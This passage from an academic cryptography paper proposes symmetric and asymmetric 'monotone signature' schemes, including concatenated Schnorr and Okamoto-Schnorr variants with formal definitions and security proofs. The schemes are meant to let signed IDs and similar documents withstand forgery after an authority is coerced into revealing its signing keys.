  In the last decade, chip-based IDs appeared (*e.g.* Venezuela's driving license). Again, these are based on the assumption that appropriately designed microchips can reasonably withstand malicious cloning attempts.

- *forgery*, which assumes that attackers have successfully passed the physical barrier and are now able to reproduce documents using exactly the same materials and production techniques used to create the original. Note that although forgers may copy any existing ID, they can still fail in creating new contents *ex nihilo* if the ID happens to rely on logical protections such as MACs or signatures.

It seems very hard to quantify or compare the security of physical anti-duplication technologies; partially because the effectiveness of such solutions frequently relies on their secrecy, let alone the wide diversity of physical technologies mixed in one specific protection. By opposition, the protection of digital assets against alteration is much better understood and can be easily used to fight forgery.

As is obvious, if the authority's signature or MAC keys are compromised (*e.g.* by theft, cryptanalysis or coercion) forgery becomes possible, and the whole system collapses. Theft can be easily prevented by physically protecting the production facility or better more, by having data signed in protected remote locations and by exchanging information and signatures through a properly protected logical channel.

This is however not sufficient to resist coercion, a *scenario* in which the attacker uses a threat (*e.g.* a kidnapping) to force the authorities to publish the signature keys (*e.g.* in a newspaper [21]). The attacker can then check *in vitro* the correctness of the revealed keys, stop coercing and start issuing fake IDs that are indistinguishable from the genuine ones. The attack can also be motivated by the sole intention to cause losses (global ID replacement).

Large scale ID replacement is, of course, a radical solution but it may both entail prohibitive costs and require a transition period during which intruders can still sneak through the borders. A second solution consists in performing systematic on-line verifications to make sure that all controlled IDs are actually listed somewhere, but this might be cumbersome in decentralized or poorly networked infrastructures.

As mentioned in the abstract, the problem is, of course, not limited to IDs. Bank notes, public-key directories and any other passive supports carrying signatures or MACs are all equally concerned.

Several authors formalized similar concerns [9] and solutions based on pro-active key updates [8] which, although very efficient in on-line contexts (*e.g.* Internet), do not suit our passive (non-intelligent) IDs; others share the key between n individuals amongst which a *quorum* of k is necessary to sign [10, 19]. This does not seem to solve the fundamental coercion problem either, since the forger can force the authority to instruct k of the share-holders to reveal their secrets, or coerce k share-holders directly.

2 The Idea and a Few Definitions

The proposed solution targets the attacker's ability to ascertain the correctness of the stolen keys; this is achieved by updating the verification algorithm $\mathcal{V}$ so as to distinguish the fake (new) signatures from the genuine (old) ones. We denote by $\{\mathcal{V}_1, \ldots, \mathcal{V}_n\}$ the successive updates of $\mathcal{V}$ in a system designed to withstand at most n coercions.

In our system, the authority's (genuine) signatures are designed to:

- remain *forward compatible* i.e. be valid for all the verification algorithms $\mathcal{V}_i$ to come.
- remain *computationally indistinguishable* from the signatures generated by the i-th attacker until the disclosure of $\mathcal{V}_{i+1}$.

The technique is thus analogous to the strategy of national banks who implement several (secret) security features in their bank notes. As forgeries appear, the banks examine the fakes and publicize some of the secret features to stop the circulation of forgeries.

Our construction relies on the following definitions:

Definition 1 (Monotone Predicates). *Let $\mathcal{V}_1(x), \ldots, \mathcal{V}_n(x)$ be n predicates. The set $\{\mathcal{V}_i(x)\}$ is* monotone *if*

$$\forall i < n, \quad \mathcal{V}_{i+1}(x) \Rightarrow \mathcal{V}_i(x)$$

Example 1. The set of predicates:

$$\begin{aligned}
\mathcal{V}_1(x) &\stackrel{\text{def}}{=} x \in \mathbb{R} \\
\mathcal{V}_2(x) &\stackrel{\text{def}}{=} x \in \mathbb{N} \\
\mathcal{V}_3(x) &\stackrel{\text{def}}{=} x \text{ is prime} \\
\mathcal{V}_4(x) &\stackrel{\text{def}}{=} x \text{ is a strong prime}
\end{aligned}$$

is monotone since

$$\mathcal{V}_4(x) \Rightarrow \mathcal{V}_3(x) \Rightarrow \mathcal{V}_2(x) \Rightarrow \mathcal{V}_1(x).$$

Definition 2 (Signature Schemes). *A* signature scheme *is a collection of three sub-algorithms $\{\mathcal{G}, \mathcal{S}, \mathcal{V}\}$,*

- *a probabilistic key-generation algorithm $\mathcal{G}$, which produces a pair of related public and secret keys, on input a security parameter k: $\{v, s\} = \mathcal{G}(1^k)$, where v and s respectively denote the public and secret keys used by $\mathcal{V}$ and $\mathcal{S}$, the verification and the signature algorithms (see below).*
- *a possibly probabilistic signature algorithm $\mathcal{S}$, which produces a signature, given a secret key and a message: $\sigma = \mathcal{S}(s; m)$.*
- *a verification algorithm, which checks whether the given signature is correct relatively to the message and the public key: $\mathcal{V}(v; m, \sigma) \in \{\mathsf{true}, \mathsf{false}\}$. It must satisfy*

$$(\sigma = \mathcal{S}(s; m)) \Rightarrow (\mathcal{V}(v; m, \sigma) = \mathsf{true})\,.$$

Definition 3 (Monotone Signature Schemes). *A* monotone signature scheme (MSS) *is the following generalization of definition 2,*

- *a probabilistic key-generation algorithm $\mathcal{G}$, which produces a list of public and secret keys, on input two security parameters k and n:*

$$\{v_1, \ldots, v_n, s_1, \ldots, s_n\} = \mathcal{G}(1^k, 1^n),$$

where $\{v_i\}$ and $\{s_i\}$ respectively denote the public and secret keys used by the $\mathcal{V}_j$ and $\mathcal{S}$.

- *a possibly probabilistic signature algorithm $\mathcal{S}$, which produces a signature, given the list of the n secret keys and a message: $\sigma = \mathcal{S}(s_1, \dots, s_n; m)$.*
- *a list of monotone verification algorithms $\mathcal{V}_j$ which check whether the given signature is correct, relatively to the message and the list of public keys:*

$$\mathcal{V}_j(v_1, \dots, v_j; m, \sigma) \in \{\mathsf{true}, \mathsf{false}\}.$$

In other words, we require the three following properties.

1. *completeness*:

$$\sigma = \mathcal{S}(s_1, \dots, s_n; m) \Rightarrow \forall j \leq n,\ \mathcal{V}_j(v_1, \dots, v_j; m, \sigma) = \mathsf{true}.$$

2. *soundness*: for any adversary $\mathcal{A}$ which does not know s_{j+1}, the probability, over his internal random coins, to produce an accepted message-signature pair $\{m, \sigma\}$ is negligible

$$\Pr[\mathcal{V}_{j+1}(v_1, \dots, v_{j+1}; m, \sigma) = \mathsf{true} \mid (m, \sigma) = \mathcal{A}] \text{ is negligible.}$$

3. *Indistinguishability*: for any index $j \leq n$, there exists a simulator $\mathcal{S}_j$ such that the distributions of $\mathcal{S}(s_1, \dots, s_n; x)$ and $\mathcal{S}_j(s_1, \dots, s_j; x)$, for the internal random coins of the algorithms, are indistinguishable by opponents who do not possess $\{s_{j+1}, \dots, s_n\}$.

We now categorize the opponents that MSSs will withstand. In essence we consider two types of attackers: *immediate* and *delayed*. Both are going to coerce the signer, get some of his secrets, check their validity (as much as possible, *i.e.* with respect to the currently enforced public-key $\{v_1, \dots, v_j\}$) and start forging.

Definition 4 (Immediate Attackers). Immediate attackers *forge signatures using the obtained secret keys $\{s_1, \dots, s_j\}$, but stop their activity as soon as the new verification algorithm $\mathcal{V}_{j+1}(v_1, \dots, v_{j+1}; \cdot, \cdot)$ is published.*

The next section will be devoted to the study of the long-term validity of such forgeries, produced before $\mathcal{V}_{j+1}(v_1, \dots, v_{j+1}; \cdot, \cdot)$ is known.

Definition 5 (Delayed Attackers). Delayed attackers *wait until a new verification algorithm $\mathcal{V}_{j+1}(v_1, \dots, v_{j+1}; \cdot, \cdot)$ is published and use both the obtained secret keys $\{s_1, \cdots, s_j\}$ and the new verification rules to compute their forgeries.*

The global picture is presented on figure 1.

3 Immediate Attacks and Symmetric Monotone Signatures

As one may suspect, immediate attackers are the easiest to deal with. In theory, the situation does not even call for the use of asymmetric primitives. It suffices to add secret information to m or σ (*e.g.* using a subliminal channel as suggested by [20]) but unless secret keys are shared with the verifiers, which is not the case in our setting, the information rate is very low (narrow-band subliminal channel).

- key generation: the authority gets $\{v_1, \ldots, v_n, s_1, \ldots, s_n\} = \mathcal{G}(1^k, 1^n)$
- keys: the authority keeps $\{s_1, \ldots, s_n\}$ secret
  and publishes $\{v_1, \ldots, v_j\}$ for some $j < n$
- signature generation: the authority runs $\mathcal{S}(s_1, \ldots, s_n; m)$ to sign m
- coercion
  - start
  - the authority reveals, to the attackers, the signature algorithm, together with the secret keys $\{s_1, \cdots, s_j\}$
  - stop
- *immediate attackers* try to issue signatures using only $\{s_1, \cdots, s_j\}$ and $\mathcal{V}_j$
- authority updates $\mathcal{V}_j$ to $\mathcal{V}_{j+1}$ and informs the verifiers
- *delayed attackers* try to issue signatures using $\{s_1, \cdots, s_j\}$, $\mathcal{V}_j$ and $\mathcal{V}_{j+1}$

Fig. 1. Coercion Model

Better results are obtained by adding to σ some hidden randomness. In other words, the actually signed message will be $\mu(m, r)$ where μ is a padding function and r a randomly-looking (pseudo-random) bit string. The expression *randomly-looking* translates the fact that r embeds information which is meaningful to who knows how to interpret it :

$$\begin{array}{ll} \text{let} & r = < r_1 \ldots r_n > \in \{0,1\}^n \\ \text{and} & \begin{cases} r_i = f_{k_i}(\{r_\lambda\}_{\lambda \in E'}) \text{ for all } i \in E \subseteq \{1, \ldots, n\}, \\ r_i \in_R \{0,1\} \text{ for all } i \notin E, \end{cases} \end{array}$$

where E and E' are two disjoint subsets of $\{1, \ldots, n\}$; $\{f_i\}$ is a family of pseudo-random functions returning one bit; and the values $\{k_i\}$, for $i \in E$, are auxiliary secret keys. More concretely, the set E' contains the indices of the bits used for generating redundancy, and the set E contains the indices of the redundancy bits.

The signer knows s as well as the complete collection of auxiliary secrets $\{k_i\}$. To issue an ID containing m, he generates a randomly looking r (which satisfies the required secret redundancy) and a signature σ of $\mu(m, r)$. The ID contains $\{m, r, \sigma\}$.

The verifier knows v and the values of some k_i, for $i \in F \subseteq E$. Upon presentation of the ID, he verifies the redundancy of r with respect to the k_i values that *he* knows. If this succeeds, he proceeds and verifies σ.

After coercion, the attacker obtains s and the k_i for $i \in G$ with, at least, $F \subseteq G$ (recall that the attacker verifies the validity of the produced signatures before stopping coercion). As long as $G \neq E$, the verification algorithm can be fixed and the system saved.

After revealing H (strictly bigger than G) and the k_i, for $i \in H$, signatures are considered valid if and only if all the r_i for $i \in H$ are correct. Given the unpredictable nature of the $\{r_i\}$ for $i \in H \backslash G$ (and well-chosen functions $\{f_i\}$), the forged signatures are accepted with probability smaller then $\epsilon = 2^{-c}$ where $c = \#(H \backslash G)$. If c is sufficiently large, ϵ is negligible and the forgeries are almost certainly spotted.

Figure 2 describes this protocol that we call *symmetric MSS*, since it relies on auxiliary *secrets*, eventually revealed to the verifiers. More formally, the verification algorithm $\mathcal{V}_F$

Initialization
$\{\mathcal{G}, \mathcal{S}, \mathcal{V}\}$, signature scheme $\{f_k\}$, pseudo-random family of functions
Key generation
Generation of $\{s, v\}$ with $\mathcal{G}$ select two disjoint subsets E and E' of $\{1, \ldots, n\}$ $\forall i \in E, k_i \in_R \{0,1\}^{128}$ **Public**: v and E', and some $F \subset E$ (which determines the degree of verification) **Private**: s, E and the k_i
Signature
$\forall i \notin E, r_i \in_R \{0,1\}$ $\forall i \in E, r_i = f_{k_i}(\{r_\lambda\}_{\lambda \in E'}) \in \{0,1\}$ $h = H(m\|r)$ and $\sigma = \mathcal{S}(s; h)$
Verification of $\{m, r, \sigma\}$ for $F \subseteq E$
make sure that for all $i \in F$, $r_i = f_{k_i}(\{r_\lambda\}_{\lambda \in E'})$ compute $h = H(m\|r)$ and check that $\mathcal{V}(v; h, \sigma) = \mathsf{true}$

Fig. 2. Symmetric Monotone Signature Scheme

checks the validity of the signature σ, but furthermore checks the redundancy of all the bits indexed by F. We can state the following theorem.

Theorem 1. *Let $\{\mathcal{G}, \mathcal{S}, \mathcal{V}\}$ be a signature scheme transformed into a symmetric MSS as suggested in figure 2.*

- *The signatures issued by the authority leak no information on the subset E;*
- *Assume that an attacker manages to obtain s, and then the k_i for $i \in G \supseteq F$. Let $H \subseteq E$ be such that G is strictly included in H. Let us denote by c the cardinality of $H \backslash G$. The signatures issued by an attacker knowing G will be accepted with respect to H with probability smaller than 2^{-c}.*

Proof. First assume that $f_k(.) = f(k, .)$, where f is, in the first part of the proof, modeled by a random oracle which outputs one bit to each query:

- The r_i are all random for $i \notin E$, by construction, as well as for $i \in E$ because of the randomness of f. Therefore, the signatures do not reveal any information on E (other than the fact that $F \subseteq E$).
- By virtue of this indistinguishability property for E in $\{1, \ldots, n\}$, the attacker can not know if G is the entire set E. Assume that this is not the case and G is strictly included in E. Define H as an intermediate subset, $G \subset H \subseteq E$, and let c denote the cardinality of $H \backslash G$. Since f is a random oracle, without knowing the k_j for $j \in H \backslash G$, the attacker can not produce the valid r_j bits without a bias. Therefore the probability to produce a valid forgery is smaller than 2^{-c}.

Now, if by replacing f (secret random oracle [13]) by the family f_k, the attacker manages to produce valid signatures with probability larger than $2^{-c} + \alpha$, then the attacker can be used as distinguisher between the family of functions $\{f_k\}$ and a perfectly random function with an advantage α, which contradicts the assumption that $\{f_k\}$ is a family of pseudorandom functions. □

Given the symmetric nature of the auxiliary secrets (except the unique asymmetric private key revealed immediately after an attack), it is clear that this process can not withstand *delayed* attacks. Actually, the information owned by the verifier after the update is sufficient for producing valid forgeries. We therefore focus the coming section on asymmetric MSS that can thwart delayed attacks.

4 Delayed Attacks and Asymmetric Monotone Signatures

4.1 Simple Concatenation

A trivial example of asymmetric MSS can be obtained by concatenating signatures:

- Let $\{\mathcal{G}, \mathcal{S}, \mathcal{V}\}$ be a signature scheme and denote by ℓ the size of each signature;
- The concatenated signature of m over the set $E \subseteq \{1, \ldots, n\}$, is the tuple:

$$\mathcal{S}'\left(\{s_i\}_{i\in E}; m\right) = \sigma = \{\sigma_1, \ldots, \sigma_n\}$$
$$\text{where } \sigma_i = \begin{cases} \mathcal{S}(s_i; m) & \text{if } i \in E, \text{ using the secret key } s_i \\ \rho_i \in_R \{0,1\}^\ell & \text{if } i \notin E \end{cases}$$

- Verification consists in evaluating the predicate:

$$\mathcal{V}'_F(\{v_i\}_{i\in F}; m, \sigma) = \wedge_{i\in F}\mathcal{V}(v_i; m, \sigma_i),$$

where the set $F \subseteq E$ determines the degree of verification.

However, for E not to be detectable, the two following distributions must be indistinguishable, for any pair $\{s, m\}$ of secret key and message:

$$\delta_0 = \{\rho \in_R \{0,1\}^\ell\}$$
$$\delta_1(s, m) = \{\mathcal{S}(s, m)\}$$

This latter distribution is over the internal random coins used in the probabilistic signature process. Thus, not all signature algorithms lead themselves to such a construction. For instance, the concatenation of RSA [17] signatures does not yield an asymmetric MSS, because of the deterministic nature of σ as a function of m (unless one uses a probabilistic padding scheme such as PSS [3] or PKCS#1 V 2.0, the distribution $\delta_1(s, m)$ contains only one point, by opposition to the uniform distribution δ_0.)

On the other hand, if the distribution of signatures is indistinguishable from the uniform distribution, a mix between random numbers and signatures of m will resist coercion up to a certain point. We formalize this in the following theorem.

Theorem 2. *Let $\{\mathcal{G}, \mathcal{S}, \mathcal{V}\}$ be a signature scheme for which the distribution $\delta_1(s, m)$ is indistinguishable (for any pair $\{s, m\}$) from the uniform distribution. Let $\{\mathcal{G}', \mathcal{S}', \mathcal{V}'\}$ be the concatenated version of $\{\mathcal{G}, \mathcal{S}, \mathcal{V}\}$.*

- *The signatures produced by the authority do not reveal any information on the subset E;*
- *Consider an attacker $\mathcal{A}$ who got hold of the s_i for $i \in G \supseteq F$. Let $H \subseteq E$ be such that G is strictly included in H, whose associated verification keys have been published. If $\mathcal{A}$ can produce a forgery for $\{\mathcal{G}', \mathcal{S}', \mathcal{V}'\}$ with respect to H then he is able to produce a forgery for $\{\mathcal{G}, \mathcal{S}, \mathcal{V}\}$.*

A second disadvantage of RSA is the size of σ (recall that we actually talk about n such signatures). A more compact alternative is Schnorr's signature. The next paragraph describes a concatenated signature based on this scheme.

4.2 Concatenation of Schnorr's Signatures

We recall the description of the Schnorr's scheme [18]:

- An authority generates a (k_1 bit) prime p such that $p-1$ has a large prime factor q of k_2 bits. The authority also generates an element g of $\mathbb{Z}_p^\star$ of order q and publishes a hash function H which outputs are in $\mathbb{Z}_q$;
- $\mathcal{G}(p, q, g)$ returns $x \in_R \mathbb{Z}_q^\star$ and $y = g^x \bmod p$;
- $\mathcal{S}(x; m) = \{e, s\}$ where $t \in_R \mathbb{Z}_q^\star$, $r = g^t \bmod p$, $e = H(m, r)$ and $s = t - ex \bmod q$;
- $\mathcal{V}(y; m, e, s) = (H(m, g^s y^e \bmod p) \stackrel{?}{=} e)$.

This scheme is provably secure in the random oracle model [16]. More precisely, it withstands existential forgeries even against adaptive chosen-message attacks [7]. Moreover, $\delta_1(x, m) = \{\mathcal{S}(x, m)\} = \{\{e, s\} \in_R \mathbb{Z}_q \times \mathbb{Z}_q\}$ is indistinguishable from a uniform distribution, when y is unknown.

Remark 1. We insist on the format of the Schnorr's signature. Indeed, sometimes one outputs $\{r, s\}$ as the signature, instead of $\{e, s\}$. We use this latter for two reasons:

- Because of the shorter size of the resulting signature. Note that in elliptic curve settings, this is irrelevant, since both representations are as short.
- For the randomly-looking property of the pair $\{e, s\}$. Indeed, to distinguish a list of actual signatures $\{\{e_i, s_i\}\}$, for a given pair of keys $\{x, y\}$, from a list of truly random pairs, one has to find this common y, which can not be found without the r_i (hidden in the query asked to H). But with the r_i, one could easily compute $e_i = H(m, r_i)$ and $(r_i/g^{s_i})^{1/e_i}$. This latter value would be a constant: y.

By virtue of theorem 2, we can construct a concatenated variant that is as secure as the initial scheme, that is, existentially unforgeable against adaptive chosen-message attacks. Figure 3 describes such a variant.

The resulting MSS outputs $2nk_2$ bit signatures, and since usually $k_2 \cong 160$, this would amount to $320n$ bits in practice. Note that efficient batch algorithms for generating and verifying multiple Schnorr's signatures may considerably improve the parties' workloads [12, 1, 11].

Initialization
p, q, g and H as in Schnorr's scheme
Key generation
Select a subset E of $\{1,\ldots,n\}$ $\forall i \in E,$ let $x_i \in \mathbb{Z}_q^\star$ and $y_i = g^{x_i} \bmod p$ **Private**: E and the x_i for $i \in E$ **Public**: some $F \subset E$, and y_i for $i \in F$
Signature
$\forall i \in E, \sigma_i = \{e_i, s_i\} = \mathcal{S}(x_i; m)$ $\forall i \notin E, \sigma_i = \{e_i, s_i\} \in_R \mathbb{Z}_q \times \mathbb{Z}_q^\star$ let $\sigma = \{\sigma_1, \ldots, \sigma_n\}$
Verification of $\{m, \sigma\}$ **for** $F \subseteq E$
$\forall i \in F$, $H(m, g^{s_i} {y_i}^{e_i} \bmod p) \overset{?}{=} e_i$

Fig. 3. Concatenated Schnorr's Signatures

4.3 Introducing Degrees of Freedom

Instead of concatenating signatures and random values, the asymmetric MSS described in this section relies on hidden relations between the different parts of the signature that give additional degrees of freedom to the signer. It's main advantage over concatenation is a substantial improvement in signature size (50%).

The Okamoto-Schnorr Signature. The new scheme is based on Okamoto's variant of Schnorr's scheme [15]. The mechanism relies on the representation problem [4], and is recalled in figure 4.

Initialization
p, q and H as in Schnorr's scheme $g_1, \ldots, g_n \in \mathbb{Z}_p^\star$ of order q
Key generation
Private: $x_1, \ldots, x_n \in \mathbb{Z}_q^\star$ **Public**: $y = g_1^{x_1} \times \ldots \times g_n^{x_n} \bmod p$
Signature
$t_1, \ldots, t_n \in \mathbb{Z}_q^\star$ and $r = g_1^{t_1} \times \ldots \times g_n^{t_n} \bmod p$ $e = H(m, r)$ then for $i = 1, \ldots, n$, $s_i = t_i - e x_i \bmod q$ $\mathcal{S}(x_1, \ldots, x_n; m) = (e, s_1, \ldots, s_n)$
Verification
$H(m, g_1^{s_1} \times \ldots \times g_n^{s_n} \times y^e \bmod p) \overset{?}{=} e$

Fig. 4. Okamoto–Schnorr Signatures

General outline. The main idea is to impose and keep secret relations between the g_i. For simplicity, suppose that $n = 2$. Instead of choosing g_1 and g_2 at random, we choose g_2 as before, but set $g_1 = g_2^a \bmod p$ and $y = g_2^x \bmod p$, where a is a secret element of $\mathbb{Z}_q^\star$, and thus $x = ax_1 + x_2 \bmod q$ (with the notations of the figure 4). Then we keep the verification condition

$$H(m, g_1^{s_1} g_2^{s_2} y^e) \overset{?}{=} e \qquad (1)$$

But now, we can choose s_1 as we want (*e.g.* at random), as well as a random t, compute $r = g_2^t \bmod p$, $e = H(m, r)$ and then we want

$$g_2^{s_2} = ry^{-e} g_1^{-s_1} = g_2^t g_2^{-ex} g_2^{-as_1} = g_2^{t-ex-as_1} \bmod p.$$

Therefore, $s_2 = t - ex - as_1 \bmod q$ provides a valid signature. As the signer can choose s_1 arbitrarily (even after having chosen t), we say that he gets an additional *degree of freedom*. This signature will still satisfy the verification formula (1), and will be indistinguishable from a classical Okamoto-Schnorr signature. Furthermore, instead of choosing s_1 at random, we may choose it to be randomly-looking. Explicitly, we may set $s_1 = f_k(m\|r)$ where f_k is a pseudo-random function and k an auxiliary secret. When coerced, the signer reveals x_1 and x_2, but keeps a and k secret. The attacker is thus capable of forging signatures satisfying formula (1). Then, the signer publishes an additional verification condition, namely $s_1 \overset{?}{=} f_k(m\|r)$. ¿From that moment, in order to forge valid signatures, the attacker must compute a from g_2^a, or equivalently, find a discrete logarithm in $\mathbb{Z}_p^\star$.

This idea can be generalized to any arbitrary n. We set an i in $\{2, \cdots, n-1\}$, and for $j = 1, \cdots, i-1$, we impose $g_j = g_i^{a_i} \bmod p$, where the a_i are kept secret, and therefore $y = g_i^{x_i} \times \ldots \times g_n^{x_n} \bmod p$ for some tuple $\{x_i, \ldots, x_n\}$. To produce a signature, we proceed as follows: set $r = g_i^{t_i} \cdots g_n^{t_n} \bmod p$, for random t_j. The signer has $i-1$ *degrees of freedom*, that is, he can set, for all $j < i$, $s_j = f_{k_j}(m\|r)$. In addition, to be compatible with the verification condition

$$H(m, g_1^{s_1} \times \ldots \times g_n^{s_n} \times y^e \bmod p) \overset{?}{=} e, \qquad (2)$$

we set $s_i = t_i - ex_i - a_1 s_1 - \cdots - a_{i-1} s_{i-1} \bmod q$, and $s_k = t_k - ex_k \bmod q$ for $k > i$. Trivially, the verification formula (2) still works for this signature generation:

$$\begin{aligned} g_1^{s_1} \times \ldots \times g_n^{s_n} \times y^e &= g_i^{a_1 s_1} \times \ldots \times g_i^{a_{i-1} s_{i-1}} \times g_i^{s_i} \times \prod_{k=i+1}^{k=n} g_k^{s_k} \times y^e \\ &= g_i^{a_1 s_1 + \ldots + a_{i-1} s_{i-1}} \times g_i^{t_i - ex_i - a_1 s_1 - \cdots - a_{i-1} s_{i-1}} \times \prod_{k=i+1}^{k=n} g_k^{t_k - ex_k} \times y^e \\ &= g_i^{t_i - ex_i} \times \prod_{k=i+1}^{k=n} g_k^{t_k - ex_k} \times y^e = \prod_{k=i}^{k=n} g_k^{t_k - ex_k} \times \prod_{k=i}^{k=n} g_k^{ex_k} = \prod_{k=i}^{k=n} g_k^{t_k} = r \bmod p. \end{aligned}$$

But now, we can disclose some partial secrets k_i and a_i to an attacker, and then add new verification conditions as shown in the case $n = 2$.

As a last generalization, we suppress the special role played by the first i indices in the previous construction, and hide the indices of the generators for which one knows some relations. That means that we can apply a secret permutation P to the indices, imposing

Initialization
p, q and H as in Schnorr's scheme.
$f_k(.) = H(k, .)$, a family of random functions
Key generation
Choose a permutation P of $\{1, 2, \ldots, n\}$
Choose $i < n$, the degree of freedom
Set $E = P(\{1, \cdots, i-1\})$
Choose $F \subset E$
Choose $x_i, \ldots, x_n \in_R \mathbb{Z}_q^\star$
Choose $a_{P(1)}, \ldots, a_{P(i-1)} \in_R \mathbb{Z}_q^\star$
Choose $k_{P(1)}, \ldots, k_{P(i-1)}$ random keys
Choose $g_{P(i)}, g_{P(i+1)}, \ldots, g_{P(n)} \in_R \mathbb{Z}_p^\star$ of order q
Set $g_{P(j)} = g_{P(i)}^{a_{P(j)}} \bmod p$ for $j = 1, \ldots, i-1$
Set $y = g_{P(i)}^{x_i} \times \ldots \times g_{P(n)}^{x_n} \bmod p$
Private: P, $\{a_j, k_j\}_{j \in E}$ and $x_i, \ldots, x_n$
Public: y, g_j for $j = 1, \ldots, n$,
F and k_j for $j \in F$
Signature generation
Pick $t_i, \ldots, t_n \in_R \mathbb{Z}_q^\star$
Set $r = g_{P(i)}^{t_i} \times \ldots \times g_{P(n)}^{t_n} \bmod p$
$e = H(m, r)$
Set, for $j = 1, \ldots, i-1$, $s_{P(j)} = f_{k_{P(j)}}(m\|r)$
Set $s_{P(i)} = t_i - ex_i - a_{P(1)}s_{P(1)} - \ldots - a_{P(i-1)}s_{P(i-1)} \bmod q$
Set, for $j = i+1, \ldots, n$, $s_{P(j)} = t_j - ex_j \bmod q$
$\sigma = (e, s_1, \ldots, s_n)$
Verification of (m, σ) **for** $F \subseteq E$
$H(m, g_1^{s_1} \times \ldots \times g_n^{s_n} \times y^e \bmod p) \overset{?}{=} e.$
$\forall j \in F,\ s_j \overset{?}{=} f_{k_j}(m\|r)$

Fig. 5. Okamoto–Schnorr Signatures with $i-1$ Degrees of Freedom

that $g_{P(j)} = g_{P(i)}^{a_{P(j)}}$ for $1 \leq j \leq i-1$. The signature generation remains the same, except that the sets $\{1, \cdots, i-1\}$, $\{i\}$ and $\{i+1, \cdots, n\}$ are replaced respectively by $P\langle\{1, \cdots, i-1\}\rangle$, $\{P(i)\}$ and $P\langle\{i+1, \cdots, n\}\rangle$.

Formal description of the scheme. The complete protocol is described in figure 5. The validity of this new scheme comes from the fact the

$$g_1^{s_1} \times \ldots \times g_n^{s_n} \times y^e = g_{P(1)}^{s_{P(1)}} \times \ldots \times g_{P(n)}^{s_{P(n)}} \times y^e \bmod p.$$

After the first coercion takes place, the signer reveals $x_1, \cdots, x_n$, for some randomly chosen $x_1, \ldots, x_{i-1}$ thanks to the a_j's. He also reveals a set G, which necessarily satisfies $F \subseteq G \subseteq E$, and the values a_j and k_j for $j \in G$. The point is that G strictly includes the indices possibly known from previous attacks (and thus included in the current public key). If such a G, strictly included in E, exists, the signer can withstand the attack. When the choice of such a G is impossible, the system finally collapses. Note that for the first attack, it is possible to choose $F = \emptyset$.

After the attack, the signer publishes an additional verification condition,

$$s_\kappa \overset{?}{=} f_{k_\kappa}(m\|r),$$

where $\kappa \in E\backslash G$. The forgery of valid signatures will require knowing a_κ. For an attacker, this implies determining a_κ from $g_{P(i)}^{a_\kappa}$, and the difficulty of this problem is equivalent to the security of the initial scheme.

Security. We can claim the following security result.

Theorem 3. *Consider the Okamoto-Schnorr signature scheme with $i-1$ degrees of freedom of figure 5, in the random oracle model.*

- *The signatures produced by the authority do not reveal any information on the subset E;*
- *Consider an attacker $\mathcal{A}$ knowing a representation of y, $k < i$ relations between the g_j and k secret keys k_j. If, after revealing one more k_i, $\mathcal{A}$ can still produce a signature accepted by the new verification algorithm, then $\mathcal{A}$ can compute discrete logarithms.*

Proof. We assume H to behave like a random oracle. For the first part of the theorem, using classical simulation techniques ([6, 16]), we can prove that there exists a simulator that does not know any secret value, but which is able to generate signatures that are indistinguishable from the true signatures, thanks to the random oracles simulation (for H but also the f_k's). This simulator proceeds as follows: it chooses e, then the s_j's, and computes the correct value of r. Finally, it sets $H(m, r) = e$, and when a k_κ is revealed, it sets $f_{k_\kappa}(m \| r) = s_\kappa$.

Consequently, no information on E or the a_i's leaks from the signatures produced by the scheme.

For the second part, assume that an attacker knows a representation of y in the base g_j. Assume also that he knows k values $P(j)$, the associated $a_{P(j)}$, and $k+1$ elements k_j. Let i_0 be the index of the last verification condition disclosed by the signer. Producing valid signatures is now equivalent to finding an α such that $g_{i_0} = g_{P(i)}^{\alpha}$, and if $\mathcal{A}$ succeeds in doing so with a non-negligible probability, then it can be used as an oracle to solve the discrete logarithm problem. □

Efficiency. This technique offers several advantages compared to concatenation:

- Signature generation requires $n - i + 1$ exponentiations, this parameter depends on the number of coercions that the system has to withstand.
- Verification requires the same number of exponentiations as the concatenated Schnorr variant.
- The size of a signature is $(n + 1)160$ bits, instead of $320n$ bits

Roughly speaking, most characteristics are improved by a factor of two, which represents a significant improvement.

5 Conclusion

We proposed new signature mechanisms that tolerate, up to a certain point, secret disclosure under constraint. More precisely, we introduced symmetric and asymmetric monotone signatures to thwart different types of attacks. The asymmetric monotone scheme offers the broadest protection for the signer. We gave a practical example of such a scheme, based on the Okamoto-Schnorr signature. The new scheme, called Okamoto-Schnorr with i degrees of freedom, is provably secure against adaptive chosen-message attacks. We believe that the proposed solution can be practically deployed at the scale of a country.

References

1. M. Bellare, J. A. Garay, T. Rabin, *Fast Batch verification for modular exponentiation and digital signatures*, Advances in Cryptology EUROCRYPT'98, Springer-Verlag, LNCS 1403, pp. 236–250, 1998.
2. M. Bellare, P. Rogaway, *Random oracles are practical: a paradigm for designing efficient protocols*, Proceedings of the 1-st ACM conference on computer and communications security, pp. 62–73, 1993.
3. M. Bellare, P. Rogaway, *The exact security of digital signatures - How to sign with RSA and Rabin*, Advances in Cryptology EUROCRYPT'96, Springer-Verlag, LNCS 1070, pp. 399–416, 1996.
4. S. Brands, *An efficient off-line electronic cash system based on the representation problem*, Technical report, CWI (Centrum voor Wiskunde en Informatica), 1993.
   Also available on-line : `http://www.cwi.nl/cwi/publications` CS-R9323.
5. T. El Gamal, *A public key cryptosystem and a signature scheme based on discrete logarithms*, IEEE Transactions on Information Theory, vol. IT–31, no. 4, pp. 469–472, 1985.
6. U. Feige, A. Fiat, A. Shamir, *Zero-knowledge proofs of identity*, Journal of Cryptology, vol. 1, no. 2, pp. 77-95, 1988.
7. S. Goldwasser, S. Micali, R. Rivest, *A Digital signature scheme secure against adaptative chosen-message attacks*, SIAM journal of computing, vol. 17, pp. 281–308, 1988.
8. A. Herzberg, S. Jarecki, H. Krawczyk, M. Yung, *Proactive secret sharing, or: how to cope with perpetual leakage*, Advances in Cryptology CRYPTO'95, Springer-Verlag, LNCS 963, pp. 339–352, 1995.
9. M. Jakobsson, M. Yung, *Revokable and versatile electronic money*, Proceedings of the 3-rd ACM conference on computer and communications security, pp. 76–87, 1996.
10. C. Li, T. Hwang, M. Lee, *(t,n)-threshold signature schemes based on discrete logarithm*. Advances in Cryptology EUROCRYPT'94, Springer-Verlag, LNCS 950, pp. 191–200, 1995.
11. D. M'raïhi, D. Naccache, S. Vaudenay, D. Raphaeli *Can D. S. A. be improved ? Complexity trade-offs with the digital signature standard*, Advances in Cryptology EUROCRYPT'94, Springer-Verlag, LNCS 950, pp. 77–85, 1995.
